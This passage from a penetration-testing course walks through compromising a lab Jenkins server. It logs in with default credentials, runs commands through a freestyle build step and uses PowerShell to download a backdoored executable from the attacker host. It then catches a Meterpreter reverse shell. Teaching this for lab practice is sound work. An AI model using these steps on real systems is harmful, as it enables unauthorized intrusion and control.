


Figure 359: admin:password Failed

The credentials admin:password failed. Next, we will try admin:admin.



No builds in the queue.

1 Idle
2 Idle

S	W	Name ↓	Last Success	Last Failure	Last Duration
		Hello World	1 mo 2 days - #3	1 mo 2 days - #2	1.8 sec

Page generated: Dec 18, 2019 10:32:49 AM PST REST API Jenkins ver. 2.190.2

Figure 360: admin:admin Success


The admin:admin credentials worked! Next, we need to find a way to exploit Jenkins to obtain a shell.

24.8.2 Exploiting Jenkins

Consulting the Jenkins documentation[747] is enough to learn how to create a project that will allow us to execute system commands.

[747] (Jenkins Wiki, 2017), https://wiki.jenkins.io/display/JENKINS/Configure+the+Job

First, we will select the *New Item* link at the top left to create a new item.



S	W	Name ↓	Last Success	Last Failure	Last Duration
		Hello World	1 mo 2 days - #3	1 mo 2 days - #2	1.8 sec

Build Queue

No builds in the queue.

Build Executor Status


1 Idle

2 Idle

Page generated: Dec 18, 2019 10:32:49 AM PST

Figure 361: Selecting New Item

When the new Item page opens, we will give the item a non-malicious sounding name like "Access", select *Freestyle project*, and click *OK*.



Enter an item name

Access

» Required field

Freestyle project

This is the central feature of Jenkins. Jenkins will build your project, combining any SCM with any build system, and this can be even used for something other than software build.

If you want to create a new item from other existing, you can use this option:

Copy from: Type to autocomplete

Figure 362: Creating New Item

To have Jenkins execute a system command, we can use the *Build* configuration section.

We will select *Add build step* and select "Execute Windows batch command" from the dropdown.





Figure 363: Selecting "Execute Windows batch command"

When the *Command* text box appears, we will enter in “whoami”. This will later change to other commands that we wish to execute. We will click *Save* when the command is entered in the textbox.


Build
Execute Windows batch command
Command
See the list of available environment variables
Advanced...
Add build step

```
whoami
```

Figure 364: Writing “whoami” for Batch Command

Jenkins will then open the item’s main page. From here, we can select *Build Now* to run the command.




Figure 365: Building Command

When the build is executed, a new item will be displayed under *Build History*.

Clicking on the “#1” will open up the build page.




Figure 366: Whoami Build Completing

From the build page, we can select *Console Output* to view the output of our command.





Figure 367: Opening Jenkins Build

This will open up the "Console Output" page that displays the output of the **`whoami`** command.



Console Output

```
Started by user admin
Running as SYSTEM
Building in workspace C:\Program Files (x86)\Jenkins\workspace\Access
[Access] $ cmd /c call C:\Users\JENKIN~1\AppData\Local\Temp\jenkins6151027117225273189.bat

C:\Program Files (x86)\Jenkins\workspace\Access>whoami
cevapi\jenkinsuser

C:\Program Files (x86)\Jenkins\workspace\Access>exit 0
Finished: SUCCESS
```

Figure 368: Viewing whoami Build Console Output

According to the output, Jenkins is running the code as the *cevapi\jenkinsuser* account. With that information handy, we can start attempting to get a meterpreter shell.

It's safe to assume that since Poultry used antivirus software, Cevapi will as well. We should be able to use the same whoami backdoored shell that we generated earlier and attempt to obtain a meterpreter shell on Cevapi. We will first have to set up a web server to download the shell from, use Jenkins to download the shell, start a metasploit listener on Kali, and finally run the backdoored executable using Jenkins.

First, let's create a new directory to work from and copy the old ***whoami.exe*** payload to it.

```
kali@kali:~$ cd ~
kali@kali:~$ mkdir cevapi
kali@kali:~$ cd cevapi/
kali@kali:~/cevapi$ cp ../poultry/whoami.exe ./
```


Listing 984 - Creating a working directory for Cevapi

Next, we will start an HTTP server to allow Cevapi to download the payload.

```
kali@kali:~/cevapi$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Listing 985 - Starting a HTTP server

In Jenkins, we will click the *Access* link at the top left of the screen within the breadcrumbs. This will take us back to the Access item page.



Access [Jenkins]
10.5.5.25:8080/job/Access/
Jenkins > Access > ENABLE AUTO REFRESH

Back to Dashboard
Status
Changes
Workspace
Build Now
Delete Project
Configure
Rename

Build History trend
#1 Dec 18, 2019 10:39 AM
RSS for all RSS for failures

Project Access

add description
Disable Project


Workspace
Recent Changes

Permalinks

- Last build (#1), 5 min 1 sec ago
- Last stable build (#1), 5 min 1 sec ago
- Last successful build (#1), 5 min 1 sec ago
- Last completed build (#1), 5 min 1 sec ago

Figure 369: Access Item Page

Next, we click *Configure* in the sidebar to open the configuration page, which allows us to change the Build command. We will attempt to use PowerShell to download the file.


Build
Execute Windows batch command
X
Command
See the list of available environment variables
Advanced...
Add build step

```
powershell.exe (New-Object
System.Net.WebClient).DownloadFile('http://10.11.0.4/whoami.exe',
'c:\Users\Public\whoami.exe')
```

Figure 370: Powershell Command To Download Payload

More specifically, we will use the *DownloadFile* method within the *System.Net.WebClient* object to pass in our Kali IP address and the location of where we want the file downloaded on the filesystem.

```
powershell.exe (New-Object
System.Net.WebClient).DownloadFile('http://10.11.0.4/whoami.exe',
'c:\Users\Public\whoami.exe')
```

Listing 986 - Command used to download whoami.exe

With the PowerShell command set, we will click *Save*, which will take us back to the "Access" item page. From here, we select *Build Now* to execute the command. If the command worked, we will see a log entry in our Python HTTP server.

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.11.1.250 - - [12/Dec/2019 11:44:49] "GET /whoami.exe HTTP/1.1" 200 -
```

Listing 987 - Reviewing the HTTP server logs

Now that our file is downloaded, we can stop the Python HTTP server and start msfconsole with the appropriate parameters that were used to generate the payload initially.

```
kali@kali:~$ sudo msfconsole -q -x "use exploit/multi/handler;\
                          set PAYLOAD windows/meterpreter/reverse_tcp;\
                          set LHOST 10.11.0.4;\
                          set LPORT 80;\
                          run"
...
[*] Started reverse TCP handler on 10.11.0.4:80
```

Listing 988 - Starting msfconsole

Next, we will go back to Jenkins and reconfigure the item to run the shell. This can be done by setting the command to execute to the path of the downloaded binary. When we are ready to capture the shell, we click *Build Now* in Jenkins. If everything went according to plan, we should capture the reverse shell in metasploit.

```
[*] Sending stage (180291 bytes) to 10.11.1.250
[*] Meterpreter session 1 opened (10.11.0.4:80 -> 10.11.1.250:12165) at 2019-12-12
12:07:30 -0700

meterpreter > shell
Process 4688 created.
Channel 1 created.
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Jenkins\workspace\Access>whoami
whoami
cevapi\jenkinsuser

C:\Program Files (x86)\Jenkins\workspace\asdf>net user jenkinsuser
net user jenkinsuser
User name                    jenkinsuser
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/31/2019 6:10:50 AM
Password expires             Never
Password changeable          11/1/2019 6:10:50 AM
Password required            No
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/1/2020 2:07:01 PM

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.
```

Listing 989 - Obtaining a shell

As expected, the user running the Jenkins builds has the name of *jenkinsuser*. This user is also not in any administrator groups. Now that we have a shell, let's enumerate Cevapi in the hopes of finding a privilege escalation.

24.8.3 Cevapi Post-Exploitation Enumeration

